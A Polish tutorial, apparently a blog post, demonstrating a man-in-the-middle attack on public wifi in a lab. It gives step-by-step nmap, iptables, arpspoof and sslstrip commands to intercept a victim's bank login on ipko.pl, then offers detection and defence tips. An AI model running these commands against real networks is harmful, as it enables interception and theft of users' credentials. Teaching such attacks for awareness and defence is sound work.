
Każdy z nas przynajmniej raz skorzystał z darmowego publicznego wifi. To, że takie sieci nie są bezpieczne to wie praktycznie każdy. Mimo to ludzie i tak korzystają w takich miejscach z dostępu do facebooka, bloga, poczty czy też konta bankowego. Dzięki bogu coraz więcej ludzi zaczyna rozumieć, że takie zachowanie jest ryzykowne.

Spis treści

- Faza 0 – Ogólne omówienie zagadnienia
- Faza I – Rekonesans
- Faza II – Przygotowanie ataku
- Faza III – Atak
- Faza IV – Oczekiwanie na dalsze kroki ofiary
- Faza V – Pytania
- Ciekawostka

Faza 0 – Ogólne omówienie zagadnienia

Dziś zajmiemy się atakiem Man In The Middle (tłum. Człowiek Pomiędzy). Krótkimi słowy celem intruza jest pozyskanie dostępu do danych przesyłanych miedzy celem a np strona www banku. W tym artykule postaram się pokazać jak łatwy do wykonania jest ten atak oraz jak poważne skutki mogą być gdy damy się na niego złapać.



Powyższy obrazek obrazuje jak wygląda atak pod katem schematycznym. Najłatwiej atak przeprowadzić będąc w sieci ofiary. Najlepszym do tego celu są sieci w takich miejscach jak KFC, McDonald czy uczelnie. Pokaże jak potencjalny intruz posiadając dostęp do sieci w której znajduje się ofiara.

Na początek kilka słów o środowisku w którym będziemy operować. Dziś zajmiemy się wyłącznie działaniem gdy intruz znajduję się w tej samej sieci lokalnej co ofiara. Intruz posiada komputer z dostępem do sieci z systemem Linux (dystrybucja Kalilinux). Ofiarą będzie wirtualna maszyna z systemem operacyjnym Windows 7.

Faza I – Rekonesans

Pierwszym co nas interesuje to adres IP celu. W dzisiejszym scenariuszu zakładamy, że intruz chce podsłuchać konkretną osobą. Pierwszym wykonanym przez niego krokiem będzie skanowanie sieci w poszukiwanie celu. Do tego celu wykorzystamy identyfikacje komputerów z windowsem po nazwie NetBios. Za pomocą programu Nmap, a dokładnie polecenia nmap -p 139 -A 10.0.2.1/24 przeskanujemy całą sieć w poszukiwaniu otwartych portów 139, które wskażą nam najczęściej windowsy (systemy linux, też mogą mieć ostwarte porty charakterystyczne dla NetBios’u).

```
1   0.34 ms 10.0.2.4

Nmap scan report for 10.0.2.6
Host is up (0.00050s latency).
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn
MAC Address: 08:00:27:B1:B7:CD (Cadmus Computer Systems)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running: Microsoft Windows 2008|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7::-:professional cpe:/o:microsoft:wind
ows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
OS details: Windows Server 2008 R2, Microsoft Windows 7 Professional or Windows 8, Microsoft Windows Phone 7.5 o
r 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, W
indows 7 SP1, or Windows Server 2008
Network Distance: 1 hop

Host script results:
|_nbstat: NetBIOS name: LABWINDOWS-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:b1:b7:cd (Cadmus Computer
Systems)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: labwindows-PC
|   NetBIOS computer name: LABWINDOWS-PC
|   Workgroup: WORKGROUP
|_  System time: 2014-12-15T02:30:34+01:00
| smb-security-mode:
|   Account that was used for smb scripts: guest
|   User-level authentication
|   SMB Security: Challenge/response passwords supported
|_  Message signing disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol

TRACEROUTE
HOP RTT     ADDRESS
```

Wprawne oko na pewno wypatrzyło linijkę zawierającą parametr NetBIOS name. Przybiera on wartość hostname danego komputera, w przypadku komputerów z systemem windows jest to najczęściej nazwa_głównego_użytkownika-PC. Adres IP identyfikującego się tą nazwą to 10.0.2.6.

Kolejną informacją ważną dla powodzenia ataku jest adres IP bramy sieciowej – routera. Domyślnie jest to pierwszy adres w sieci – 10.0.2.1.

Faza II - Przygotowanie ataku

Teraz gdy już znamy adresy ip, możemy zająć się przygotowywaniem maszyny na której wykonamy atak. Zaczniemy od włączenia na maszynie intruza forwadowania (przekazywania) ruchu sieciowego. Będzie to nam potrzebne by móc podsłuchiwać ruch sieciowy generowany przez ofiare.

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Następnie dodamy do Iptables regułkę przekierowującą ruch który przychodzi do nas na port 80 (ruch od ofiary) na port 8080 na którym będzie nasłuchiwał program który pozwoli nam sczytywać hasła które prowadza w przeglądarkę ofiara.

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j
REDIRECT --to-port 8080
```

Faza III - Atak

Teraz gdy mamy już wszystko skonfigurowane możemy przystąpić do głównej części ataku. Ustawiliśmy na naszej maszynie przekazywanie ruchu w potrzebny nam sposób. Na chwilę obecną przez naszą maszyne przepływa jedynie ruch sieciowy, który sami generujemy.

```
arpspoof -i <interfejs> -t <IP ofiary> <IP bramy>
```

Powyższe polecenie przekierowuje ruch sieciowy miedzy ofiarą a bramą na nasz interfejs sieciowy. W naszym przypadku będzie to:

```
arpspoof -i eth0 -t 10.0.2.6 10.0.2.1
```

Następnie odwracamy kolejność

```
arpspoof -i eth0 -t 10.0.2.1 10.0.2.6
```

Oczywiście drugie polecenie wprowadzamy w nowym oknie. W ten sposób umożliwmy przepływ danych

```
brama <-> intruz <-> ofiara
```

Czyli

```
10.0.2.1 <-> 10.0.2.5 <-> 10.0.2.6
```

Kolejnym krokiem jest uruchomienie narzędzia SSLStrip, które posłuży nam do podsłuchania danych.

```
sslstrip -k -l 8080 -w /root/Desktop/sslstrip.log
```

Opcje zastosowane w powyższym poleceniu to:

-k : Kill. Z pomocą tego parametru spowodujemy wyłaczenie aktualnych sesji ofiary

-l : Listen. Parametr określający na którym porcie ma nasłuchiwać SSLStrip.


-w: Write. Parametr określający miejsce zapisu logów z pozyskanymi danymi.

W kwestiach samego ataku zostaje nam wyświetlenie logów. Zrobimy to za pomocą polecenia **tail**.


```
tail -F /root/Desktop/sslstrip.log
```

Faza IV – Oczekiwanie na dalsze kroki ofiary


Po wykonaniu powyższych czynności zostaje nam oczekiwać, aż ofiara wejdzie np na stronę banku.




Tak wygląda strona ipko.pl podczas wykonywanego przez intruza ataku. W niewielkim, aczkolwiek istotnym stopniu różni się od tej, którą zobaczymy łącząc się z komputera, który nie jest celem ataku typu MITM



Po chwili analizy powyższych screenów w oczy rzuca się istotny fakt. Na pierwszym screenie na pasku adresu brak charakterystycznego elementu z kłódką, który świadczy o tym, że połączenie jest szyfrowane.



Po tym jak tylko ofiara zalogowała się do banku otrzymaliśmy wpis w logach



Jak widzimy atak powiódł się, udało się nam przechwycić login i hasło.

Login: jakislogin

Hasło: tajnehaslo

Podczas normalnego połączenia, te dane są zaszyfrowane. Celem ataku typu MITM jest wymuszenie nieszyfrowanego połączenia, co umożliwi podsłuchanie haseł.


Faza V - Pytania

Naturalnie nasuwającym pytaniem jest jak się bronić. To proste! NIE LOGOWAĆ się gdy nie ma certyfikatu, chociaż nie jest to 100% pewnym zabezpieczeniem przed kradzieżą naszych haseł. Pewnym sposobem, na zmniejszenie ryzyka jest nie logowanie się do FaceBook'a banku czy poczty w publicznych sieciach.


Ciekawostka

Czy wiesz że... Atak MITM jest wykrywalny nie tylko za pomocą weryfikacji protokołu w pasku adresu przeglądarki? Wiekszość ataków, które wykorzystują przekierowanie ruchu sieciowego jest wykrywalna w dość prosty sposób który nie wymaga instalowania specjalistycznego oprogramowania?

Polega on na sprawdzenia trasy którą podąża nasz ruch sieciowy. Jak pisałem wcześniej intruz musi przekierować ruch ofiary do siebie a dopiero potem bramy. Aby wykryć atak użyjemy wbudowanego w system windows narzędzia pathping.



Powyżej widzimy prawidłowa trase pakietów. Z komputera ofiary (10.0.2.6) do bramy sieciowej (10.0.2.1). Gdy zastosujemy ta sama metodę dla przypadku gdy maszyna ofiary jest celem ataku



Pomiędzy ofiarą a bramą pojawia się komputer intruza (10.0.2.6). Gdy dostrzeżemy brak kłódki na naszym ulubionym portalu społecznościowym czy banku, oraz gdy zobaczymy, że nasz ruch jest przekierowywany – Nie logujmy się tam, gdzie są dla nas cenne dane takie jak prywatne dane czy nasze pieniądze.

Dzięki za czas poświęcony na czytanie artykułu!

Pozdrawiam!